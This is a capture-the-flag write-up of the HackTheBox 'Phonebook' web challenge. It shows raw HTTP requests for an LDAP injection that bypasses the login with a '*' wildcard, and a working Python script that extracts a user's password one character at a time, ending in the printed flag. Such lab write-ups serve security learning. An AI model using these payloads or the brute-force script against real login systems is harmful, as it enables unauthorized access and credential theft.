

HackTheBox – Challenges – Web – Phonebook


When accessing the URL, I was directed to the /login page. It is a login page to the phonebook and there is a message left by Reese.




I first try a random credential (user:password) on it. I was redirected to an Authentication failed page. Notice the "?message=Authentication failed" GET field. Perhaps we can leak some information from there?



I try to leak information using various command injections via the “message” parameter. Only XSS seems to work. However, that’s not enough to leak anything useful.




Moving onto the login field. I tried SQL injection to try bypass the login but it’s not successful. Noticing that Reese mentioned that it’s a workstation login, could it be LDAP authentication? The LDAP query format is usually in this form (as shown below), I tried a “)” character to try to break the query:

```
#Correct Query
user=USERNAME
password=PASSWORD
--> (&(user=USERNAME)(password=PASSWORD))

#Breaking Query
user=)
password=)
--> (&(user=))(password=)))
```

True enough it throws an Internal Server Error, thus confirming my suspicion.

Send Cancel

**Request**

Pretty Raw \n Actions

```
1  POST /login HTTP/1.1
2  Host: 46.101.89.127:31831
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/web
   p,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 21
9  Origin: http://46.101.89.127:31831
10 Connection: close
11 Referer:
   http://46.101.89.127:31831/login?message=Authentication%20faile
   d
12 Upgrade-Insecure-Requests: 1
13
14 username=)&password=)
```

**Response**

Pretty Raw Render \n Actions

```
1  HTTP/1.1 500 Internal Server Error
2  Date: Mon, 12 Jul 2021 09:21:10 GMT
3  Content-Length: 0
4  Connection: close
5
6
```

A simple LDAP injection to bypass login authentication is simply “*” for username and password. “*” is a wildcard used to match 0 or more characters. This will match any entries for username and password, thus bypassing the login authentication.

```
user=*
password=*
--> (&(user=*)(password=*))
```

Send Cancel Follow redirection

**Request**

Pretty Raw \n Actions

```
1  POST /login HTTP/1.1
2  Host: 46.101.89.127:31831
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/web
   p,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 21
9  Origin: http://46.101.89.127:31831
10 Connection: close
11 Referer:
   http://46.101.89.127:31831/login?message=Authentication%20faile
   d
12 Upgrade-Insecure-Requests: 1
13
14 username=*&password=*
```

**Response**

Pretty Raw Render \n Actions

```
1  HTTP/1.1 302 Found
2  Location: /
3  Set-Cookie: mysession=
   MTYyNjA4MjQzNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5
   EQW9BQ0dGMWRHaDFjMlZ5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fNGXX-bgiv
   -A3Nw9VFf34Wfs8tkLJt9HHOk-Aj5gc7Ox; Path=/; Expires=Wed, 11 Aug
    2021 09:33:56 GMT; Max-Age=2592000
4  Date: Mon, 12 Jul 2021 09:33:56 GMT
5  Content-Length: 0
6  Connection: close
7
8
```

By doing so, I manage to gain access to the phonebook.

46.101.89.127:31831

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Phonebook Search Search

No search results.

However, I was very confused how to get the flag from here. I tried different queries on the Search field and didn’t manage to get any useful information to obtain the flag.

Send Cancel

Request

Pretty Raw \n Actions

```
POST /search HTTP/1.1
Host: 46.101.89.127:31831
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/2010C
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 12
Origin: http://46.101.89.127:31831
Connection: close
Referer: http://46.101.89.127:31831/
Cookie: mysession=MTYyNjA4MjUwMHxEdilCQkFFQl80SUFBUkFCRUFBQUpfLL

{
  "term":"a"
}
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 12 Jul 2021 09:38:26 GMT
Connection: close
Content-Length: 8961

[
  {
    "cn":"Ellery",
    "homePhone":"317-959-9562",
    "mail":"ehunlz@reddit.com",
    "sn":"Hun"
  },
  {
    "cn":"Madelaine",
    "homePhone":"636-918-1006",
    "mail":"mlush5@deliciousdays.com",
    "sn":"Lush"
  },
  {
    "cn":"Currey",
    "homePhone":"529-673-3935",
    "mail":"cconti0@auda.org.au",
    "sn":"Conti"
  },
  {
    "cn":"Chaim",
    "homePhone":"895-974-4117",
    "mail":"csmothf@sbwire.com",
    "sn":"Smoth"
  },
  {
    "cn":"Eldin",
    "homePhone":"363-426-3563",
    "mail":"ejelflu@google.pl",
    "sn":"Jelf"
  },
  {
    "cn":"Ganny",
    "homePhone":"796-793-6925",
    "mail":"gmartih@diigo.com",
    "sn":"Marti"
  },
```

I remembered on the login page “Reese” name is mentioned. I search for her name and it exist in the phonebook. Perhaps I am supposed to find her password?

Send Cancel

Request

Pretty Raw \n Actions

```
POST /search HTTP/1.1
Host: 46.101.89.127:31831
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/2010C
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://46.101.89.127:31831
Connection: close
Referer: http://46.101.89.127:31831/
Cookie: mysession=MTYyNjA4MjUwMHxEdilCQkFFQl80SUFBUkFCRUFBQUpfLL

{
  "term":"Reese"
}
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 12 Jul 2021 09:40:09 GMT
Content-Length: 80
Connection: close

[
  {
    "cn":"Kyle",
    "homePhone":"555-1234567",
    "mail":"reese@skynet.com",
    "sn":"Reese"
  }
]
```

I wrote a simple python script to bruteforce the password based on the knowledge of the LDAP injection vulnerability. Using the wildcard character, I am able to figure out character by character of her password. For example, if the password is “P@ssw0rd”, “P*” would allow me to login, thus allowing me to bruteforce the second character “P@*”, and so on until the entire password is obtained.

```python
import requests

url = "http://46.101.89.127:31831/" + "/login"

uppercase_characters = ['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z']
lowercase_characters = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z']
numbers = ['0','1','2','3','4','5','6','7','8','9']
special_characters = ['~','`','!','@','#','$','%','^','&','(',')','_','-','+','=','[',']','{','}','|','\\',':',';','\'','"',',','<','>','.','?','/'] #Exclude *

all_characters = uppercase_characters + lowercase_characters + numbers + special_characters

password = ""
password_found = False

while password_found == False:
    for index,character in enumerate(all_characters):
        password = password + character + "*"

        data = {'username':'Reese','password':password}

        response = requests.post(url=url,data=data)


        if "Phonebook - Login" not in response.content.decode() and response.status_code == 200: #Login into the phonebook
            password = password[:-1] #Remove * before checking next character
            print(password)
            break

        else:
            password = password[:-2] #Remove character and *
            if index == len(all_characters) - 1:
                password_found = True
                print(f'Password found!')

print(password)
```

Running my script, I obtained the flag.

```
┌──(root💀 kali)-[~/Downloads]
└─# python3 passwordfuzz.py
H
HT
HTB
HTB{
HTB{d
HTB{d1
HTB{d1r
HTB{d1re
HTB{d1rec
HTB{d1rect
HTB{d1recto
HTB{d1rector
HTB{d1rectory
HTB{d1rectory_
HTB{d1rectory_h
HTB{d1rectory_h4
HTB{d1rectory_h4x
HTB{d1rectory_h4xx
HTB{d1rectory_h4xx0
HTB{d1rectory_h4xx0r
HTB{d1rectory_h4xx0r_
HTB{d1rectory_h4xx0r_i
HTB{d1rectory_h4xx0r_is
HTB{d1rectory_h4xx0r_is_
HTB{d1rectory_h4xx0r_is_k
HTB{d1rectory_h4xx0r_is_k0
HTB{d1rectory_h4xx0r_is_k00
HTB{d1rectory_h4xx0r_is_k00l
HTB{d1rectory_h4xx0r_is_k00l}
Password found!
HTB{d1rectory_h4xx0r_is_k00l}
```

**HTB{d1rectory_h4xx0r_is_k00l}**